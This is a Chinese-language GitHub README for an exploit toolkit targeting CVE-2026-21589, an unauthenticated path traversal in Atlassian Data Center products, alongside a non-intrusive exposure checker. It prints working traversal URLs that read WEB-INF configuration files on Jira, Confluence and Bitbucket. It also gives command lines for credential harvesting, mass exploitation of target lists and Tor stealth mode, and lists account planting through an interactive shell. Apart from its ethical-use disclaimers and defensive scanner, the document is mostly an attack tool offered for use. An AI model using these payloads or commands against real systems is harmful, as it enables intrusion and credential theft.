tc4dy/cve-2026-21589-poc-exploit
CVE-2026-21589 的漏洞利用与安全检测工具包,该漏洞是 Atlassian Data Center 中的未认证路径遍历漏洞:可读取 WEB-INF 文件、收集凭据,并进行非侵入式版本审计。



仅限道德使用 - 授权安全测试 本仓库仅为经授权的安全专业人员、蓝队和渗透测试人员提供工具。 未经授权访问计算机系统在CFAA(美国)、Computer Misuse Act(英国)、TCK 243/244(土耳其)及全球类似法律下均属违法行为。
CVE-2026-21589 是 Atlassian Data Center 产品(Bitbucket、Confluence、Jira Software、Jira Service Management、Bamboo、Crowd、Crucible、Fisheye)中的一个严重未授权路径遍历与任意文件读取漏洞。它允许未授权攻击者通过 /download/* webresource 路由器读取 Web 应用程序根目录内的任意文件(包括 WEB-INF/)。CVSS 评分:9.3(严重)。由 watchTowr Labs 于 2026 年 9 月披露。Atlassian 已在 2026 年 9 月 Data Center 安全公告中修复。

该缺陷影响跨多个版本分支的八个自托管 Atlassian 产品。根本原因是 webresource 路由器中的双重 URL 解码与 :: 到 / 反转义缺陷,可绕过 Tomcat 的 URI 规范化器。
路由器中的双重 URL 解码 - /download/* webresource 路由器第二次调用 URLDecoder.decode(request.getRequestURI())。Tomcat 仅对 URI 解码一次,因此 ..%3a%3a 序列能通过 Tomcat 的规范化器,随后在应用程序内部被解析。
:: 到 / 反转义 - 第二次解码后,Router.unescapeSlashes 将 :: 序列转换为 /,从而在应用层完成 ../ 遍历原语。
路径拼接进 ServletContext - 构造出的路径被追加到资源路径并传递给 ServletContext.getResourceAsStream。该函数不执行包含性检查,并相对于 Web 应用程序根目录解析文件。
未授权访问 - webresource 路由器不受 Seraph 身份验证保护,因此读取发生在认证之前。无需凭据、无需会话、无需 CSRF 令牌。
WEB-INF 泄露 - 由于 getResourceAsStream 允许访问 WEB-INF/,攻击者可读取 web.xml、urlrewrite.xml、seraph-config.xml、atlassian-init.xml 以及 Web 应用程序根目录下任何已知确切路径的其他文件。
任意文件读取的限制 - 无法进行目录列举。攻击者必须知道确切的文件名和路径。然而,众所周知的文件名(例如 WEB-INF/web.xml)在各安装环境中是可预测的。
影响 - 配置文件信息泄露、潜在凭据泄露(JDBC URL、密码、API 令牌、私钥)、用于后续攻击的应用程序指纹识别,以及横向移动准备。无直接 RCE。
补丁 - Atlassian 修复了 webresource 路由器中的双重解码和 :: 反转义问题。修复版本已在所有受影响分支中发布(见受影响版本)。
野外活跃利用 - 公开 PoC 在披露后数日内出现。WatchTowr 发布了一个检测工件生成器(DAG),可对存在漏洞的 Jira、Confluence 和 Bitbucket 实例进行指纹识别。已观察到针对暴露于互联网的 Atlassian Data Center 部署的大规模扫描活动。
受影响面 - 暴露于互联网的自托管 Atlassian Data Center 和 Server 实例。Atlassian Cloud 客户不受影响(自动修补)。
%3a%3a 或 :: 的请求。urlrewrite.xml 规则(适用于 Bitbucket)。| 工具 | 用途 | 目标用户 |
|---|---|---|
exploit.py | 完整的红队工具包,支持对 8 个 Atlassian 产品的未认证文件读取、从 WEB-INF 配置文件收集凭据、交互式 shell、批量扫描、隐蔽模式、代理/Tor、WAF 检测以及 JSON/CSV 报告。 | 红队 / 授权渗透测试人员(仅限道德用途) |
safechecker.py | 非侵入式暴露扫描器,通过公开 REST 端点检测 Atlassian 产品及版本,对照受影响范围进行验证,识别 WAF 是否存在,并生成 JSON/CSV/JSONL 报告。从不发送路径遍历载荷。 | 蓝队 / 安全审计人员 |
| 功能 | exploit.py | safechecker.py |
|---|---|---|
| 产品检测 | [+] | [+] |
| 版本检测 | [+] | [+] |
| 路径遍历探测 | [+] | [-] |
| 任意文件读取(WEB-INF) | [+] | [-] |
| 凭据提取 | [+] | [-] |
| 交互式 shell | [+] | [-] |
| 通过 shell 植入账户 | [+] | [-] |
| 会话报告导出 | [+] | [-] |
| WAF 检测 | [+] | [+] |
| WAF 状态分类 | [+] | [+] |
| 批量扫描(多线程) | [+] | [+] |
| CIDR / 文件 / 单一目标 | [+] | [+] |
| CIDR 截断警告 | [+] | [+] |
| 代理支持(SOCKS5/HTTP) | [+] | [+] |
| Tor 支持 | [+] | [+] |
| 速率限制器 | [+] | [+] |
| 连接池 | [-] | [+] |
| 抖动(OPSEC) | [+] | [+] |
| User-Agent 轮换 | [+] | [+] |
| 带退避的重试 | [+] | [+] |
| 非侵入式(安全)模式 | [-] | [+] |
| 显示安全摘要选项 | [-] | [+] |
| 静默 / 无横幅模式 | [-] | [+] |
| IoC 建议 | [-] | [+] |
| JSON 报告 | [+] | [+] |
| CSV 报告 | [+] | [+] |
| JSONL 流式报告 | [-] | [+] |
| HTML 报告 | [-] | [-] |
| SSL 验证控制 | [+] | [+] |
| 自定义超时 / 重试 | [+] | [+] |
| 日志轮转 | [+] | [+] |
| DNS 缓存 | [+] | [+] |
| 场景 | 推荐工具 |
|---|---|
| 蓝队 - 验证你的 Atlassian DC 是否暴露 | safechecker.py |
| 安全审计 - 非侵入式暴露评估 | safechecker.py |
| 合规 / 报告 - 版本与 WAF 清单 | safechecker.py |
| 红队 - 带文件读取的授权渗透测试 | exploit.py |
| 漏洞赏金 - 负责任披露测试 | safechecker.py |
| 批量扫描 - 检查大量实例的暴露情况 | safechecker.py(只读)或 exploit.py(配合 --files 最小化) |
| 事件响应 - 检查系统是否已被入侵 | safechecker.py |
| 后渗透 - 交互式文件审查与凭据收集 | exploit.py --shell |
git clone https://github.com/tc4dy/CVE-2026-21589-PoC-Exploit
cd CVE-2026-21589-PoC-Exploit
pip install -r requirements.txt
pysocks
| # | 场景 | 命令 |
|---|---|---|
| 1 | 快速暴露检查 | python3 safechecker.py --target https://jira.example.com |
| 2 | 带报告的详细扫描 | python3 safechecker.py --target https://jira.example.com --output report.json -v |
| 3 | 从文件批量审计 | python3 safechecker.py --file targets.txt --threads 32 --output audit.csv |
| 4 | 单文件读取 | python3 exploit.py --target https://jira.example.com --files WEB-INF/web.xml |
| 5 | 凭据收集 | python3 exploit.py --target https://jira.example.com --output report.json |
| 6 | 强制指定产品 | python3 exploit.py --target https://jira.example.com --product jira |
| 7 | 深度遍历 | python3 exploit.py --target https://jira.example.com --try-depths |
| 8 | 批量利用 | python3 exploit.py --file targets.txt --threads 20 --output results.csv |
| 9 | Tor + 隐蔽模式 | python3 exploit.py --target https://jira.example.com --tor --stealth |
| 10 | 代理链 | python3 exploit.py --target https://jira.example.com --proxy socks5://127.0.0.1:9050 |
该利用程序使用以下 Atlassian 端点及利用步骤:
| 步骤 | 方法 | 端点 | 描述 |
|---|---|---|---|
| 1. 产品检测 | GET | /rest/api/2/serverInfo(Jira)或 /rest/api/serverInformation(Confluence) | 通过公开 REST API 检测产品及版本 |
| 2. 探测产品 | GET | /download/resources/{anchor} | 验证响应中的 marker 字符串以确认产品 |
| 3. 路径遍历 | GET | /download/resources/{anchor}{traversal}{file} | ..%3a%3a 双重解码以逃逸 webroot |
| 4. 文件读取 | GET | 同上 | ServletContext.getResourceAsStream 相对于 webapp 根目录解析文件 |
| 5. 凭据提取 | - | - | 对响应体进行正则收集(JDBC、密码、令牌、JWT) |
# Jira anchor and traversal
/download/resources/jira.webresources:color-picker-popup/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml

# Confluence anchor and traversal
/s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml

# Bitbucket anchor and traversal
/s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aurlrewrite.xml
本软件仅供教育目的和经授权的安全测试使用。